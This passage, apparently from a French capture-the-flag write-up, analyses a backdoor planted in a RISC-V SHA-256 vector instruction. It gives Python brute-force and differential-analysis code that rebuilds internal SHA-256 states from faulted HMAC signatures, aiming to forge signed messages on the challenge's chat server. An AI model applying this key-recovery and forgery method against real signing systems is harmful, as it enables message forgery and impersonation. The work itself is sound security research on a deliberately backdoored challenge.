     uint32_t W0 = vs1[H4(0)], W1 = vs1[H4(1)];
     uint32_t T1 = h + sum1_32(e) + ch(e, f, g) + W0;
     uint32_t T2 = sum0_32(a) + maj(a, b, c);
@@ -565,6 +565,28 @@ static void vsha2c_32(uint32_t *vs2, uint32_t *vd, uint32_t
*vs1)
     vd[H4(3)] = a;
 }
```

[10] https://github.com/riscv/riscv-crypto/blob/main/doc/vector/insns/vsha2c.adoc

En m'aidant du debugger je finis par identifier le fonctionnement de cette backdoor :

- Le paramètre mafia_0 permet de choisir le round auquel on applique l'injection de M. Cette valeur étant incrémentée par deux, on ne pourra injecter des valeurs qu'aux rounds pairs.
- Mafia_0_now est réinitialisé à chaque appel de l'instruction vsetvl. Dans notre cas, cela correspond à chaque appel de la fonction SHA-2 (ou le hash d'un bloc de donnée).
- Le paramètre mafia_1 permet de choisir à quel bloc est appliqué l'injection.
- La valeur M est récupérée en lisant le CSR 0x15. Après quelques recherches, il s'agit d'un générateur d'aléa, on aura donc une valeur injectée aléatoire.

Les valeurs de mafia_0 et mafia_1 pouvent être modifiées lors d'une demande de signature en modifiant les paramètres extra_0 et extra_1. Par exemple une demande avec extra_0 = 62 et extra_1 = 3 permettra de créer une injection lors du dernier appel aux instructions vsha32c[lh]32.v du calcul final du HMAC.

En testant à l'aide de la fonction suivante (ou en se connectant simplement via netcat) :

```
def HsmmSign(magic_0= 1337, magic_1=1337):
    msg = "gsmtset"
    message_b64 = base64.b64encode(msg.encode())
    try:
        data, sig = hsmm.sign(
            USERNAME,
            PASSWORD,
            '@mafiaDEV',
            message_b64,
            magic_0,
            magic_1,
        )
        print("data : "+ data)
        print("sig : " + sig)

        data_unb = base64.b64decode(data)
        sig_unb = base64.b64decode(sig)
        # print("\t "+sig_unb.hex())

    except (hsmm.HSMMConnectionException, hsmm.HSMMException) as err:
        print(f"\[HSMM server] {str(err)}")

    return sig_unb
```

On obtient effectivement des signatures distinctes mais très proches :

```
$ nc localhost 5000
0
@mafiaTEST
OnlyRequiredToSignAndSendMessages
@mafiaDEV
Z3NtdHNldA==
1337
1337
ZnJvbTpAbWFmaWFURVNUXHRvOkBtYWZpYURFVlxjb250ZW50OlozTnRkSE5sZEE9PQ==
I8wZQI7SK43X9JAEulxu3yGjxWwv+uK5sN7ySU14Vls=
Hex : 23cc19408ed22b8dd7f49004ba5c6edf21a3c56c2ffae2b9b0def2494d78565b

$ nc localhost 5000
0
@mafiaTEST
OnlyRequiredToSignAndSendMessages
@mafiaDEV
Z3NtdHNldA==
62
3
ZnJvbTpAbWFmaWFURVNUXHRvOkBtYWZpYURFVlxjb250ZW50OlozTnRkSE5sZEE9PQ==
T83lRQ9Qk4zX9JAEulxu38HSK+cv+uK5sN7ySU14Vls=
Hex : 4fcde5450f50938cd7f49004ba5c6edfc1d22be72ffae2b9b0def2494d78565b

Ori : 23cc1940 8ed22b8d d7f49004 ba5c6edf 21a3c56c 2ffae2b9 b0def249 4d78565b
Inj : 4fcde545 0f50938c d7f49004 ba5c6edf c1d22be7 2ffae2b9 b0def249 4d78565b
```


Bases théoriques :

SHA2

Je ne vais pas me lancer dans une paraphrase de Wikipédia mais j'encourage très vivement le lecteur à jeter un œil à l'article dédié[11] et au site suivant[12] qui permet de visualiser l'ensemble de cet algorithme.

Ceci dit, je vais expliciter quelques notions qui seront utiles par la suite :

- SHA-2 (SHA-224, SHA-256, SHA-384, SHA-512, SHA-512/224, SHA-512/256) est un algorithme de hachage basé sur une fonction de compression prenant en entrée :
  - Un état initial (qui pour le premier bloc est connu)
  - Un tableau dérivé du bloc d'entrée, de 64 entrées de 32 bits, qu'on notera W
  - Un tableau de constantes noté K
- Si le message à hacher est plus grand qu'un bloc, la sortie de la première fonction (ou le hash du premier bloc) est utilisée comme état initial pour le second bloc



- Un état (noté p_i) est composé de 8 sous valeurs ($a_i, b_i, c_i, d_i, e_i, f_i, g_i, h_i$)
- La fonction SHA2 est composée d'une boucle (de 64 itérations) . A chaque tour l'état initial évoluera comme suit :

$$\begin{aligned} a_{i+1} &= \mathrm{T1} + \mathrm{T2} \\ b_{i+1} &= a_i \\ c_{i+1} &= b_i \\ d_{i+1} &= c_i \\ e_{i+1} &= d_i + \mathrm{T1} \\ f_{i+1} &= e_i \\ g_{i+1} &= f_i \\ h_{i+1} &= g_i \end{aligned}$$

Avec :

$$\begin{aligned} T1 &= h_i + \varsigma_1(e_i) + ch(e_i, f_i, g_i) + K_i + W_i \\ T2 &= \varsigma_0(a_i) + maj(a_i, b_i, c_i) \end{aligned}$$

Et :

$$\begin{aligned} ch(e, f, g) &= (e \,\&f)\hat{}(\sim e \,\&\, g) \\ maj(a, b, c) &= (a \,\&\, b) \,\hat{}\, (a \,\&\, c) \,\hat{}\, (b \,\&\, c) \end{aligned}$$

Le hash final étant obtenu en additionnant l'état final à l'état initial.

---


[11] https://en.wikipedia.org/wiki/SHA-2
[12] https://sha256algorithm.com/000000

HMAC

HMAC est un algorithme d'authentification de message, pouvant servir, comme c'est le cas ici, comme pseudo signature de message. Cet algorithme utilise une fonction de hachage arbitraire, ici SHA256. On définit les notions suivantes :

- Une clé K, qu'on ne connait évidemment pas, le binaire HSMM contenant une clé de test ('REDACTED' répété 4 fois)
- ikPad : un bloc de 64 octets contenant la clé (paddée avec des 0) ^ 0x36
- okPad : un bloc de 64 octets contenant la clé (paddée avec des 0) ^ 0x5C

Le HMAC-SHA256 (pour un message composé d'un unique bloc) est ensuite calculée comme suit :



Il faut noter, car se sera intéressant par la suite, que l'état initial du dernier appel à la fonction SHA-2 est le hash de okPad, et que le message haché « contient » ikPad.

MyHsmm.py

Face à ce type de problématique, mon premier réflexe est de réimplémenter, dans un langage simple (python), l'algorithme à étudier. Ici un HMAC-SHA256, en utilisant la même clé que le binaire hsmm fourni, de façon à comparer et valider le résultat obtenu.

Je récupère également une implémentation de SHA256[13], que je modifie pour ajouter l'injection de la valeur aléatoire dans c. L'injection se faisant pour deux rounds de compression on a :

```
for t in range(64):
   # print("backdoor cnt %x-%x"%(BD_BLOCK_ITE, BD_LOOP_ITE))
   if BD_BLOCK_ITE == BD_BLOCK_TGT and (BD_LOOP_ITE == BD_LOOP_TGT or
BD_LOOP_ITE == BD_LOOP_TGT +1):
       if bDebugPrint :
          print("backdoor triggered %x-%x - %x"%(BD_BLOCK_ITE, BD_LOOP_ITE,
BD_MAGIC_VALUE))
       c = (c + BD_MAGIC_VALUE) % 2**32
```

Je rajoute également un ensemble de logs me permettant de récupérer l'état interne à chaque tour de boucle, ainsi que les états finaux et initiaux. Je valide (en comparant visuellement des base64) obtenir des résultats identiques au binaire HSMM et commence mon analyse.

Des limites de la comparaison visuelle de base64

Pendant une bonne semaine je m'auto convaincs de la justesse de cette implémentation, après tout j'ai comparé mes résultats à mon implémentation de référence. Et pour comparer un base64 tout le monde connait le truc : on regarde le début, on regarde la fin, si ça match tout match…

Non.

Bref, une semaine plus tard, en discutant avec Pierre, je me rends compte de mon erreur, et corrige le tir :

```
for t in range(64):
   # print("backdoor cnt %x-%x"%(BD_BLOCK_ITE, BD_LOOP_ITE))
   if BD_BLOCK_ITE == BD_BLOCK_TGT and BD_LOOP_ITE == BD_LOOP_TGT:
       if bDebugPrint :
          print("backdoor triggered %x-%x - %x"%(BD_BLOCK_ITE, BD_LOOP_ITE,
BD_MAGIC_VALUE))
       c = (c + BD_MAGIC_VALUE) % 2**32
```

Fort heureusement ça n'aura pas eu d'impact sur la suite de l'analyse, ou très marginale.

[13] https://github.com/keanemind/python-sha-256/blob/master/sha256.py

Introduction à l'analyse différentielle

Prenons pour exemple la sortie pour une injection au tour 62 :

```
default
06dca552 d4527b11 ce631bed eec6f221 e2159f84 e80f7ab9 b357d4c8 938b1f92
t1 : 938b1f92 + e9dbd6bc + f1475ac8 + bef9a3f7 + fc4ed145
t1 : 29f6c652
t2 : d9b257aa + c6523b51
t2 : a00492fb
c9fb594d 06dca552 d4527b11 ce631bed 18bdb873 e2159f84 e80f7ab9 b357d4c8
t1 : b357d4c8 + 9cddd8da + e017da88 + c67178f2 + efae537b
t1 : e66d5497
t2 : 5575aeae + c4da7951
t2 : 1a5027ff
ihash
00bd7c96 c9fb594d 06dca552 d4527b11 b4d07084 18bdb873 e2159f84 e80f7ab9
230e9caa c4d6d240 d117eab2 e609f3ce 6cd354e8 173d2a46 cec952c5 6568dba2
ohash
23cc1940 8ed22b8d d7f49004 ba5c6edf 21a3c56c 2ffae2b9 b0def249 4d78565b

3e-3 : 105bdec3
backdoor triggered 3-3e - 105bdec3
06dca552 d4527b11 debefab0 eec6f221 e2159f84 e80f7ab9 b357d4c8 938b1f92
t1 : 938b1f92 + e9dbd6bc + f1475ac8 + bef9a3f7 + fc4ed145
t1 : 29f6c652
t2 : d9b257aa + d6defb10
t2 : b09152ba
da88190c 06dca552 d4527b11 debefab0 18bdb873 e2159f84 e80f7ab9 b357d4c8
t1 : b357d4c8 + 9cddd8da + e017da88 + c67178f2 + efae537b
t1 : e66d5497
t2 : dea0e169 + d6d83910
t2 : b5791a79
ihash
9be66f10 da88190c 06dca552 d4527b11 c52c4f47 18bdb873 e2159f84 e80f7ab9
230e9caa c4d6d240 d117eab2 e609f3ce 6cd354e8 173d2a46 cec952c5 6568dba2
ohash
bef50bba 9f5eeb4c d7f49004 ba5c6edf 31ffa42f 2ffae2b9 b0def249 4d78565b
```

Nos hashs finaux (et observables) sont donc :

```
23cc1940 8ed22b8d d7f49004 ba5c6edf 21a3c56c 2ffae2b9 b0def249 4d78565b
bef50bba 9f5eeb4c d7f49004 ba5c6edf 31ffa42f 2ffae2b9 b0def249 4d78565b
```

Alors oui, comme ça ce n'est pas super joyeux, mais ceci dit on a déjà quelques informations. Le plus simple est de commencé par H4. Ici H4 = **0x21a3c56c** et H4' = **0x31ffa42f.** Et surtout on a :

$$H4' - H4 = \mathbf{0x31ffa42f} - \mathbf{0x21a3c56c} = \mathbf{0x105BDEC3}$$

On a retrouvé la valeur injectée ! C'est tout à fait normal, H4 étant la somme de e_{64} et de iH4, le hash d'entrée ne changeant pas en cas d'injection, on a :

$$H4' - H4 = (e'_{64} + iH4) - (e_{64} + iH4) = e'_{64} - e_{64}$$
$$H4' - H4 = (d'_{63} + T1'_{63}) - (d_{63} + T1_{63})$$

Sauf que T1' et T1 sont identiques (vue que e, f, g, h, K et W sont égaux). Donc :

$$H4' - H4 = d'_{63} - d_{63}$$
$$H4' - H4 = c'_{62} - c_{62}$$
$$H4' - H4 = (c_{62} + M) - c_{62}$$
$$H4' - H4 = M$$

C60, C62 :

Faisons le même travail avec H1 :

$$H1' - H1 = a'_{63} - a_{63}$$
$$H1' - H1 = T2'_{62} - T2_{62}$$
$$H1' - H1 = maj(a_{62}, b_{62}, c_{62} + M) - maj(a_{62}, b_{62}, c_{62})$$

Pour rappel :

$$maj(a, b, c) = (a \,\&\, b) \,\hat{}\, (a \,\&\, c) \,\hat{}\, (b \,\&\, c)$$

Dans la fonction maj, on peut noter que les valeurs a et b sont entièrement transposables et que pour a et b fixe, l'évolution de $maj(a, b, c)$ selon c dépendra de la valeur de a^b. On peut donc arbitrairement décider que pour le moment a vaut 0, et rechercher un couple $b'_{62} et\ c_{62}$, validant cette équation. Mais pas seulement pour une valeur de M (arbitrairement 0x105bdec3), mais pour « toutes » les valeurs M possibles, on peut après tout générer autant de hashs que l'on souhaite. En rajoutant des tirages, on rajoute des contraintes sur la valeur de c, qui finit par se stabiliser. Je choisis un peu arbitrairement de systématiquement tirer 64 hashs.

Maj étant une fonction booléenne, il est tout à fait possible de faire cette recherche octet par octet, une implémentation naïve donne :

```
def _check_maj(a, b, c, Mrec_arr, diff_arr, byteIdx):
    mask  = 2**(8*(byteIdx+1)) - 1
    mask2 = 2**(8*(byteIdx+1))
    m_0 = sha256._maj(a, b, c)
    for i in range(len(diff_arr)):
        m_i = sha256._maj(a, b, (c+ (Mrec_arr[i]&mask))%mask2)
        d_i = (m_i-m_0)%mask2
        tgt = diff_arr[i]&mask

        if d_i != tgt :
            return False

    return True
```

```
def _bfMaj(Mrec_arr, diffb_arr, byteIdx, base = (0,0,0), aHint=0):
    cbase = {}

    mask = 2**(8*(byteIdx+1))-1
    for b in range(0xFF):
        for c in range(0xFF):
            a2 = aHint&mask
            b2 = base[1] | (b << 8*byteIdx)
            c2 = base[2] | (c << 8*byteIdx)

            if _check_maj(a2, b2, c2, Mrec_arr, diffb_arr, byteIdx):
                if c2 not in cbase:
                    cbase[c2] = (a2, b2, c2)

    return cbase

def _getC(h_array, M_array, diffIdx, knownA=0):
    print('recovering C (hint a : %x)'%(knownA))
    diff_array = []
    for i in range(1, len(h_array)):
        diff = (h_array[i][diffIdx] - h_array[0][diffIdx])% 2**32
        diff_array.append(diff)

    cbase = _bfMaj(M_array, diff_array, 0, aHint=knownA)

    for i in range(1, 4):
        nextBase = {}
        for k in cbase:
            nextBase |= _bfMaj(M_array, diff_array, i, base=cbase[k],
aHint=knownA)
        cbase = nextBase

    for k in cbase:
        print('recovered c %08x (a %x, b %x)'%(k, cbase[k][0], cbase[k][1]))

    return cbase
```

Ce qui nous donne :

```
recovering C (hint a : 0)
recovered c 0e631bed (a 0, b d28ede43)
recovered c 4e631bed (a 0, b d28ede43)
recovered c 8e631bed (a 0, b d28ede43)
recovered c ce631bed (a 0, b d28ede43)
```

On retrouve entre 4 et 8 valeurs possibles pour c_{62} et la valeur 0xd28ede43 qui est bien égale à 0x06dca552 ^ 0xd4527b11. Supposons que la première valeur soit la bonne et donc que c_{62} soit égale à 0e631bed.

Une injection en 60 nous permet de faire strictement la même chose et d'obtenir un groupe de valeurs c_{60} possibles (et on a $a_{60} = b_{61} = c_{62}$) ce qui nous donne :

```
trying with C62 : e631bed
recovering C (hint a : e631bed)
recovered c 0df1f059 (a e631bed, b 2ec6f221)
recovered c 4df1f059 (a e631bed, b 2ec6f221)
recovered c 8df1f059 (a e631bed, b 2ec6f221)
recovered c cdf1f059 (a e631bed, b 2ec6f221)
```

Encore une fois supposons que $c_{60} =$ 0x0df1f059, nous avons donc l'ensemble d'état suivant par simple propagation :

```
trying with C60 : 0df1f059
60: 0e631bed 2ec6f221 0df1f059 00000000 00000000 00000000 00000000 00000000
61: 00000000 0e631bed 2ec6f221 0df1f059 00000000 00000000 00000000 00000000
62: 00000000 00000000 0e631bed 2ec6f221 00000000 00000000 00000000 00000000
```

Ces valeurs sont marginalement incorrectes (notre erreur sur les bits de poids forts de c se propage) mais tout de même, la backdoor semble permettre la reconstruction de l'état interne du hash.

Pause : pourquoi est-ce utile ?

Supposons qu'on puisse, en utilisant le même type de calcul, reconstituer l'état final p_{64}, on aura alors trivialement l'état initial de notre fonction de hachage. Et comme il s'agit du dernier hash d'un HMAC (et que le message « signé » ne fait qu'un bloc), l'état initial est le hash de okPad. Donc si on connait p64 on connait okPad.

De même en connaissant un état p_n et a_{n+1} on peut assez simplement récupérer W_n :

- Connaissant p_n on peut calculer :
$$T2_n = \varsigma_0(a_n) + maj(a_n, b_n, c_n)$$
- On a donc :
$$T1_n = a_{n+1} - T2_n$$
$$T1_n = h_n + \varsigma_1(e_n) + ch(e_n, f_n, g_n) + K_n + W_n$$

La seule inconnue étant W_n, il est très simplement récupérable. En connaissant l'ensemble des W_n on retrouve le message original, qui est dans notre cas le hash de (ikPad | msg).

La connaissance de ces deux hash (okPad et ikPad|msg) nous permet de créer un HMAC valide pour tout message de la forme msg|données. Ce qui, vue les faiblesses du serveur de chat lors du parsing des messages entrants, nous permettrait de signer des messages avec une source et un destinataire arbitraire.

Une histoire de hash parallèles

Pendant ces presque deux semaines passées à, il faut l'avouer, regarder des chiffres pour tenter d'y trouver une cohérence (désolé à tous ceux qui m'ont subi pendant cette période), je me suis mis à visualiser ce problème comme la résolution d'un ensemble de hash parallèles. Le hash initial, sans corruption, et un ensemble d'états, que j'ai parfois appelés *Slab* ou dans mon code *MStates*.

Ces *slabs* sont définis par un point d'injection et une valeur injectée. Jusqu'au point d'injection, les différentes *slabs* sont identiques à l'état de référence, puis l'erreur se propage, en diagonale. Et c'est justement ce mixte entre valeur fixe sur un ensemble de *slabs* et valeurs dérivées qui permet de reconstruire nos états.

Pour faciliter mon implémentation, et par lassitude de répéter sans arrêt le même code ou de me planter dans mes indexes, je finis par implémenter deux classes :

- ShaState représente un état complet, et permet d'automatiser la propagation des valeurs reconstruites, et les calculs de T1 et T2
- ClearSha va maintenir un tableau *states* des états du hash sans injection et un dictionnaire de *slabs MStates*.

self.MStates[60][0x105bdec3] permet de récupérer l'ensemble des états reconstruits pour le hash où a été injectée la valeur 0x105bdec3 lors de la 60ème boucle.

Et j'intègre une partie de mon code existant à la fonction recover qui cherche à reconstruire l'état p63.

```
def recover(self):
        h_array_62, M_array_62 = self.getHashes(62)
        h_array_60, M_array_60 = self.getHashes(60)

        c62_dict = _getC(h_array_62, M_array_62, 1)
        for c62_tmp in list(c62_dict):
            print('trying with C62 : %x'%c62_tmp)

            c60_dict = _getC(h_array_60, M_array_60, 3, knownA=c62_tmp)
            for c60_tmp in list(c60_dict):

                for s in self.states:
                    s.clear()

                print('trying with C60 : %x'%c60_tmp)

                self.states[60].a = c60_dict[c60_tmp][0]
                self.states[60].b = c60_dict[c60_tmp][1]
                self.states[60].c = c60_dict[c60_tmp][2]

                self.states[61].fromPrevious(self.states[60])

                self.states[60].print()
                self.states[61].print()
                print()
```

A61, A63 : toujours plus de bruteforce

Ces calculs, clairement les plus longs, et surement les moins élégants de cette attaque reposent encore une fois sur du bruteforce, cette fois exhaustif. Les calculs sont heureusement assez simples et rapides. Cette approche est donc faisable, même en python, dans un temps très raisonnable. Une implémentation dans un langage supportant (pour de vrai) le multi threading permettrait très certainement de réduire considérablement le temps de calcul.

L'idée de base (voir en page suivante les états des *slabs* 60_0 et 60_105bdec3) est d'itérer sur a_{61}. Par glissement $a_{61} = d_{64}$, on a donc :

$$a'_{61} = a_{61} + (d'_{64} - d_{64})$$

Encore une fois, on ne connait ni d'_{64}, ni d_{64}, mais la différence des deux (H'3 – H3). On calcule ensuite $T2_{61}$et $T2'_{61}$ (on connait alors a_{61}, a'_{61} et b_{61}et c_{61} qui sont invariant pour une injection en 60). $T1_{61}$ étant invariant, on a :

$$a'_{60} - a_{60} = (T1_{61} + T2'_{61}) - (T1_{61} + T2_{61})$$
$$a'_{60} - a_{60} = T2'_{61} - T2_{61}$$

On connait la valeur attendue de $a'_{60} - a_{60}$ (H'2 – H2). On peut donc itérer jusqu'à trouver une égalité. Et filtrer les collisions en vérifiant a_{61} sur l'ensemble des *slabs.* De manière intéressante on trouve, et ce même avec des valeurs de b_{61}et c_{61} marginalement fausses, un unique a_{61}. Ou aucune solution, on sait donc que le c_{60} choisi est faux, et on passe au suivant.

La valeur de a_{61} nous donne $a_{60} = a_{61}$ ^ 0xd28ede43, mais aussi $T1_{60}$ et $T1_{61}$

```
default
60 : ce631bed eec6f221 8df1f059 0339f4eb b357d4c8 938b1f92 b1147761 df81e268
t1 : df81e268 + 103151f0 + 930337a1 + 90befffa + d16019db
t1 : e4d585ce
t2 : 209902da + cee3f269
t2 : ef7cf543
61 : d4527b11 ce631bed eec6f221 8df1f059 e80f7ab9 b357d4c8 938b1f92 b1147761
t1 : b1147761 + b72060f1 + b387558a + a4506ceb + 94171464
t1 : 5423af2b
t2 : e4767b06 + ce427b21
t2 : b2b8f627
62 : 06dca552 d4527b11 ce631bed eec6f221 e2159f84 e80f7ab9 b357d4c8 938b1f92
t1 : 938b1f92 + e9dbd6bc + f1475ac8 + bef9a3f7 + fc4ed145
t1 : 29f6c652
t2 : d9b257aa + c6523b51
t2 : a00492fb
63 : c9fb594d 06dca552 d4527b11 ce631bed 18bdb873 e2159f84 e80f7ab9 b357d4c8
t1 : b357d4c8 + 9cddd8da + e017da88 + c67178f2 + efae537b
t1 : e66d5497
t2 : 5575aeae + c4da7951
t2 : 1a5027ff
64 : 00bd7c96 c9fb594d 06dca552 d4527b11 b4d07084 18bdb873 e2159f84 e80f7ab9

3c-3 : 105bdec3
backdoor triggered 3-3c - 105bdec3
60 : ce631bed eec6f221 9e4dcf1c 0339f4eb b357d4c8 938b1f92 b1147761 df81e268
t1 : df81e268 + 103151f0 + 930337a1 + 90befffa + d16019db
t1 : e4d585ce
t2 : 209902da + ce47db2d
t2 : eee0de07
61 : d3b663d5 ce631bed eec6f221 9e4dcf1c e80f7ab9 b357d4c8 938b1f92 b1147761
t1 : b1147761 + b72060f1 + b387558a + a4506ceb + 94171464
t1 : 5423af2b
t2 : b3cc5208 + cee673e5
t2 : 82b2c5ed
62 : d6d67518 d3b663d5 ce631bed eec6f221 f2717e47 e80f7ab9 b357d4c8 938b1f92
t1 : 938b1f92 + ef88a82f + e107fa89 + bef9a3f7 + fc4ed145
t1 : 1f643786
t2 : c4a748ae + d6f673dd
t2 : 9b9dbc8b
63 : bb01f411 d6d67518 d3b663d5 ce631bed 0e2b29a7 f2717e47 e80f7ab9 b357d4c8
t1 : b357d4c8 + bd4dba44 + e2257a1f + c67178f2 + efae537b
t1 : 08ead598
t2 : c99de3e7 + d3967511
t2 : 9d3458f8
64 : a61f2e90 bb01f411 d6d67518 d3b663d5 d74df185 0e2b29a7 f2717e47 e80f7ab9
```

Le code suivant :

```
print('bruteforcing A61')
if self.bRemote:
   a61 = _recoverA(h_array_60, self.states[61].b, self.states[61].c, 2,3,
hint=0x8e23b6)
else:
   a61 = _recoverA(h_array_60, self.states[61].b, self.states[61].c, 2,3,
hint=0xd4527b)

if a61 == 0:
   print('failed\n')
   continue

self.states[61].a = a61
self.states[60].calcT1FromNext(self.states[61])

self.states[62].a = a61 ^ c62_dict[c62_tmp][1]
self.states[61].calcT1FromNext(self.states[62])

self.states[62].fromPrevious(self.states[61])

self.states[60].print()
self.states[61].print()
self.states[62].print()
print()
```

Peut également être utilisé pour récupérer a63 (en utilisant une injection en 62), ce qui nous donne l'ensemble d'états suivant :

```
bruteforcing A61
found a : d4527b11
60: 0e631bed 2ec6f221 0df1f059 00000000 00000000 00000000 00000000 00000000
61: d4527b11 0e631bed 2ec6f221 0df1f059 00000000 00000000 00000000 00000000
62: 06dca552 d4527b11 0e631bed 2ec6f221 22159f84 00000000 00000000 00000000

bruteforcing A63
found a : c9fb594d
60: 0e631bed 2ec6f221 0df1f059 00000000 00000000 00000000 00000000 00000000
61: d4527b11 0e631bed 2ec6f221 0df1f059 00000000 00000000 00000000 00000000
62: 06dca552 d4527b11 0e631bed 2ec6f221 22159f84 00000000 00000000 00000000
63: c9fb594d 06dca552 d4527b11 0e631bed 18bdb873 22159f84 00000000 00000000

64: 00000000 c9fb594d 06dca552 d4527b11 00000000 18bdb873 22159f84 00000000
```

G63, G62

Reprenons les états p63 pour les slabs 60_0 et 60_105bdec3 :

```
63 : c9fb594d 06dca552 d4527b11 ce631bed 18bdb873 e2159f84 e80f7ab9 b357d4c8
t1 : b357d4c8 + 9cddd8da + e017da88 + c67178f2 + efae537b
t1 : e66d5497
t2 : 5575aeae + c4da7951
t2 : 1a5027ff
64 : 00bd7c96 c9fb594d 06dca552 d4527b11 b4d07084 18bdb873 e2159f84 e80f7ab9

63 : bb01f411 d6d67518 d3b663d5 ce631bed 0e2b29a7 f2717e47 e80f7ab9 b357d4c8
t1 : b357d4c8 + bd4dba44 + e2257a1f + c67178f2 + efae537b
t1 : 08ead598
t2 : c99de3e7 + d3967511
t2 : 9d3458f8
64 : a61f2e90 bb01f411 d6d67518 d3b663d5 d74df185 0e2b29a7 f2717e47 e80f7ab9
```

On a également l'état reconstruit (invalide) suivant :

```
63: c9fb594d 06dca552 d4527b11 0e631bed 18bdb873 22159f84 00000000 00000000
        T1
        T2 1a5027ff
64: 00000000 c9fb594d 06dca552 d4527b11 00000000 18bdb873 22159f84 00000000
```

Pour une injection à 60, on peut récupérer la valeur M injectée en soustrayant H6 à H'6. On va profiter de connaitre cette valeur pour reconstruire *slab_60_M* à partir de notre état reconstruit.

L'état 60 est identique, on y injecte juste M

```
Mstate_60 = ShaState(60).copy(states[60])
Mstate_60.c += M
```

L'état 61 peut être propagé depuis l'état 60, T1 est identique sur l'ensemble des *slabs_60* :

```
Mstate_61 = ShaState(61).fromPrevious(Mstate_60)
Mstate_61.T1 = states[61].T1
```

Pour l'état 62 c'est un tout petit peu plus complexe :

$$H'1 - H1 = a'_{63} - a_{63}$$
$$H'1 - H1 = (T1'_{63} + T2'_{63}) - (T1_{63} + T2_{63})$$
$$T1'_{63} = (H'1 - H1) - (T2'_{63} - T2_{63}) + T1_{63}$$

On connait $H'1 - H1$, $T2'_{63} - T2_{63}$ et $T1_{63}$ on a donc $T1'_{63}$

```
Mstate_62 = ShaState(62).fromPrevious(Mstate_61)
t2_62_diff = sha256.sub(Mstate_62.T2, states[62].T2)
a63_diff = sha256.sub(h_m[1], h_base[1])
t1_62_diff = sha256.sub(a63_diff, t2_62_diff)
Mstate_62.T1 = sha256.add(states[62].T1, t1_62_diff)
```

Et strictement le même calcul nous donne l'état 63 :

```
Mstate_63 = ShaState(63).fromPrevious(Mstate_62)
t2_63_diff = sha256.sub(Mstate_63.T2, states[63].T2)
a64_diff = sha256.sub(h_m[0], h_base[0])
t1_63_diff = sha256.sub(a64_diff, t2_63_diff)
Mstate_63.T1 = sha256.add(states[63].T1, t1_63_diff)
```

On a donc les valeurs $T1_{63}$ et $T1'_{63}$, pour rappel :

$$T1_n = h_n + \varsigma_1(e_n) + ch(e_n, f_n, g_n) + K_n + W_n$$

Dans cette équation h_{63}, K_{63} et W_{63} sont fixes sur l'ensemble de slabs_60, $\varsigma_1(e'_{63})$ et $\varsigma_1(e_{63})$ sont calculables, on a donc :

$$ch(e'_{63}, f'_{63}, g_{63}) - ch(e_{63}, f_{63}, g_{63}) = (T1'_{63} - T1_{63}) - (\varsigma_1(e'_{63}) - \varsigma_1(e_{63}))$$

On se retrouve encore une fois devant le même type de problématique, qu'on résout encore une fois par une recherche semi-exhaustive (par octet). D'ailleurs je ne pense pas que du bruteforce soit vraiment nécessaire, ch agit comme un if/else au niveau binaire, mais bon j'ai déjà un canevas de code :

```
def check_G(precalc, g1,mask):
    for p in precalc:

        CH = sha256._ch(p['state_ori'][4], p['state_ori'][5], g1)
        ch = sha256._ch(p['state_M'][4], p['state_M'][5], g1)
        ch_diff = sha256.sub(ch, CH)

        if ch_diff&mask != p['tgt']&mask:
            return False

    # print('%x ori:%x M:%x'%(g1, CH, ch))
    return True


def recoverG(states, h_array_60, M_array_60, state_tgt, hint=0):

    precalc = bgG_precalc(h_array_60, M_array_60, states, state_tgt)
    result = 0

    for bc in range(4):
        for i in range(2**8):
            g1 = (i << (8*bc) ) | result

            if check_G(precalc, g1, (2**(8*(bc+1))) -1 ):
                result |= g1
                break

    return result
```

Encore une fois on retrouve g_{63} très rapidement (quelques secondes), l'absence de résultat nous indique que nous n'avons pas le bon c_{60} ou c_{62}, il suffit d'itérer sur les valeurs trouvées.

La même approche peut être utilisée pour g_{62} (ce sera en fait la même approche que je généraliserai pour inverser l'ensemble du hash) :

```
print('bruteforcing g63')
self.states[63].print(True)
self.states[64].print()
g63 = recoverG(self.states, h_array_60, M_array_60, state_tgt=63)
if g63 == 0:
   print('failed\n')
   continue

self.states[64].h = g63
self.states[63].g = g63
self.propagateBackward(63, 8)

print('bruteforcing g62')
g62 = recoverG(self.states, h_array_60, M_array_60, state_tgt=62)
if g62 == 0:
   print('failed\n')
   continue

self.states[63].h = g62
